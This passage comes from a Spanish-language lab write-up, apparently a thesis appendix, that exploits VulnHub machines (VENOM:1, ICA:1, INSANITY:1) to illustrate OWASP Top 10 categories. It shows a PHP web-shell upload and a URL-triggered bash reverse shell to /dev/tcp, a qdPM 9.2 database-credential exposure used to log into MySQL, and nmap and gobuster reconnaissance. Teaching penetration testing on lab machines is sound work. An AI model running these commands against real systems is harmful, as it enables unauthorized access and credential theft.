
Conexión ftp al servidor para descarga del archivo `hint.txt`



- Una vez descargado el archivo hint.txt se despliega el contenido para obtener la clave cifrada de la administradora “dora” y las pistas para descifrar la misma (ver Figura A.22),

Figura A.22

Obtención de la clave cifrada de la administradora en el archivo hint.txt



```
(root@kali) - [~/home/kali/Desktop/A03_2021_Maquina_Venom_VulnHub/contenido]
# cat hint.txt
Hey there ...

T0D0 --


* You need to follow the 'hostinger' on WxPOU2FHsnRVbWhqYLZGblpHMxNIBHBYTld4amJWVm5XVEpzZDJG
SFZuaz0= also aHR0cHM6Ly9jcmlwdGlpLmNvbS9waXBscy92aWdlbmVyzS1jaXB0ZXI=
* some knowledge of cipher is required to decode the dora password..
* try on venom-box
password -- L7f9l8@J#p%Ue+Q1234 -> decode this you will get the administrator password

Have fun .. :)
```

- Se utiliza la herramienta en línea “CyberChef” con el módulo de descifrado Vigenère y la llave “hostinger” para obtener la clave de la administradora de la aplicación web “dora” (ver Figura A.23).

Figura A.23


Descifrado de la clave de la administradora de la aplicación web



9. El servidor vulnerable “VENOM:1” presenta adecuadamente la interfaz de la aplicación que aloja cuando resuelve “venom.box”, razón por la que es necesario modificar el archivo `/etc/hosts` con la dirección IP y alias de servidor (ver Figura A.24).

Figura A.24


Edición del archivo `/etc/hosts` para incluir el alias `venom.box` a la IP del servidor



10. Se crea el archivo `inclusion.phar` con código php como se muestra en la Figura A.25.

Figura A.25


Creación del archivo `inclusion.phar`



11. Con las credenciales de la administradora “dora”, obtenidas en el paso 8, se ingresa al aplicativo web, se dirige a la ruta `http://venom.box/panel/uploads/#elf_11_Lw`, y se carga el archivo creado en el paso 10 (ver Figura A.26).

Figura A.26


Carga del archivo inclusión.phar en el aplicativo web



12. Cargado el archivo en al aplicativo web, en el navegador del cliente se ejecuta `http://venom.box/uploads/inlcusion.phar?cmd=pwd` para verificar que se interpreta los comandos ingresados en el parámetro cmd (ver Figura A.27).

Figura A.27


Ejecución del comando pwd vía url en el servidor web



13. Una vez verificado la interpretación de comandos vía url, se pone en escucha un terminal en el puerto 4040 mediante el comando `nc -nlvp 4040`, y se ejecuta `http://venom.box/uploads/inclusion.phar?cmd=bash -c "bash -i >%26 /dev/tcp/192.168.10.150/4040 0>%261"` en el navegador para establecer una *shell* reversa obteniendo el acceso remoto al servidor (ver Figura A.28).

Figura A.28

Establecimiento de una shell reversa vía url desde el servidor vulnerable



A04:2021 – Diseño inseguro


Para este apartado se explota el servidor vulnerable “ICA:1” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

1. Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “ICA:1” disponible en el enlace <https://www.vulnhub.com/entry/ica-1,748/>.
2. Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.4) una vez integrado en el laboratorio de pruebas (ver Figura A.29).

Figura A.29

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “ICA:1”



3. Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.30).

Figura A.30


Escaneo de puertos abiertos en el servidor "ICA:1" con nmap

```
(root@kali)-[~/home/kali/Desktop/A04_2021_Maquina_ICA_VulnHub/nmap]
└─# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.4 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-16 16:58 EDT
Nmap scan report for 192.168.10.4
Host is up (0.00014s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|   256  40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
|_  256  09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:cd:7b:8e (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: qdPM | Login
3306/tcp  open  mysql    MySQL 8.0.26
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 144
|   Capabilities flags: 65535
```

4. En el navegador del cliente se escribe `http://192.168.10.4` para verificar que el servidor web vulnerable esté disponible (ver Figura A.31).

Figura A.31


Verificación de disponibilidad del servidor vulnerable "ICA:1"



5. Con el uso de *searchsploit* se busca vulnerabilidades de la aplicación qdPM 9.2 montada en el servidor web de prueba y se identifica una exposición de contraseñas sin necesidad de estar autenticado (ver Figura A.32).

Figura A.32

Búsqueda de vulnerabilidades en la aplicación qdPM 9.2




Exploit Title	Path
qdPM 9.2 - Cross-site Request Forgery (CSRF)	php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)	php/webapps/50176.txt

6. Mediante el comando *searchsploit -x php/webapps/50176.txt* se revisa el contenido del *exploit qdPM 9.2 – Password Exposure (Unauthenticated)* y se identifica la ruta a un archivo .yml donde se almacenan las credenciales para la conexión a la base de datos (ver Figura A.33).

Figura A.33

Exploit php/webapps/50176.txt para la aplicación qdPM 9.2




```
root@kali: /home/kali/Desktop/A04_2021_Maquina_ICA_VulnHub/contenido
File Actions Edit View Help
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd) /workspace
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the
yml file you can go to http://<website>/core/config/databases.yml file and download.
/usr/share/exploitdb/exploits/php/webapps/50176.txt (END)
```

7. En el servidor de prueba se ingresa a la ruta identificada en el paso 6 y se verifica la descarga del archivo databases.yml (ver Figura A.34).

Figura A.34

Descarga de archivo .yml en la ruta http://192.168.10.4/core/config/databases.yml



- En el contenido del archivo databases.yml se encuentra el usuario y contraseña para la conexión a mysql, credenciales que son verificadas desde la máquina del atacante (ver Figura A.35).

Figura A.35

Verificación de credenciales para conexión a mysql

```
~/Downloads/databases.yml - Mousepad
File Edit Search View Document Help
+ + + + + + + + + + + + + + + + + +
1
2 all:
3 doctrine:
4   class: sfDoctrineDatabase
5   param:
6     dsn: 'mysql:dbname=qdpm;host=localhost'
7     profiler: false
8     username: qdpmadmin
9     password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
10    attributes:
11      quote_identifier: true

(root@kali)-[~/home/kali/Desktop/A04_2021_Maquina_ICA_VulnHub/contenido]
# mysql -u qdpmadmin -h 192.168.10.4 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 185
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
→ ;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| qdpm |
| staff |
| sys |
+-----+
6 rows in set (0.008 sec)
```

A05:2021 – Configuración de seguridad incorrecta

Para este apartado se explota el servidor vulnerable “INSANITY:1” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

- Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “INSANITY:1” disponible en el enlace <https://www.vulnhub.com/entry/insanity-1%2C536/>.

- Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.10) una vez integrado en el laboratorio de pruebas (ver Figura A.36).

Figura A.36

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “INSANITY:1”

```
(root@kali)~/home/kali/Desktop/A05_2021_Maquina_Insanity_VulnHub
# sudo arp-scan -I eth1 --local
Interface: eth1, type: EN10MB, MAC: 08:00:27:2f:3a:a6, IPv4: 192.168.10.150
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    0a:00:27:00:00:48    (Unknown: locally administered)
192.168.10.2    08:00:27:24:17:f5    PCS Systemtechnik GmbH
192.168.10.2    08:00:27:c0:b5:2f    PCS Systemtechnik GmbH (DUP: 2)
192.168.10.10  08:00:27:05:98:87    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.069 seconds (123.73 hosts/sec). 3 responded
```

- Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.37).

Figura A.37


Escaneo de puertos abiertos en el servidor “INSANITY:1” con nmap

```
(root@kali)~/home/kali/Desktop/A05_2021_Maquina_Insanity_VulnHub/nmap
# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.10 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-15 05:16 EDT
Nmap scan report for 192.168.10.10
Host is up (0.00055s latency).
Not shown: 65500 filtered tcp ports (no-response), 32 filtered tcp ports (host-prohibited)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.10.150
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPd 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 85:46:41:06:da:83:04:01:b0:e4:1f:9b:7e:8b:31:9f (RSA)
|   256  e4:9c:b1:f2:44:f1:f0:4b:c3:80:93:a9:5d:96:98:d3 (ECDSA)
|_  256  65:cf:b4:af:ad:86:56:ef:ae:8b:bf:f2:f0:d9:be:10 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/7.2.33)
```

- En el navegador del cliente se escribe `http://192.168.10.10` para verificar que el servidor web vulnerable esté disponible (ver Figura A.38).

Figura A.38

Verificación de disponibilidad del servidor vulnerable “INSANITY:1”



5. Del repositorio GitHub se clona “SecLists”, una colección de múltiples listas utilizadas para pruebas de seguridad, en el directorio /usr/share/ (ver Figura A.39).

Figura A.39

Clonación de “SecLists” del repositorio GitHub

```
(root@kali)-[/usr/share]
└─# cd /usr/share

(root@kali)-[/usr/share]
└─# git clone https://github.com/danielmiessler/SecLists.git
Cloning into 'SecLists' ...
remote: Enumerating objects: 12477, done.
Receiving objects: 56% (7097/12477), 369.32 MiB | 4.56 MiB/s
```

6. Se instala la herramienta *gobuster* mediante el comando *apt install gobuster* (ver Figura A.40).

Figura A.40

Instalación de la herramienta gobuster

```
(root@kali)-[/home/kali/Desktop/A05_2021_Maquina_Insanity_VulnHub]
└─# apt install gobuster
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  gcc-12-base libgcc-12-dev libobjc-12-dev libstdc++-12-dev libtexluajit2 python3-jdcal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 51 not upgraded.
Need to get 2,504 kB of archives.
After this operation, 8,091 kB of additional disk space will be used.
Get:1 http://mirror.cedia.org.ec/kali kali-rolling/main amd64 gobuster amd64 3.6.0-0kali1 [2,504 kB]
Fetched 2,504 kB in 2s (1,540 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 395156 files and directories currently installed.)
Preparing to unpack .../gobuster_3.6.0-0kali1_amd64.deb ...
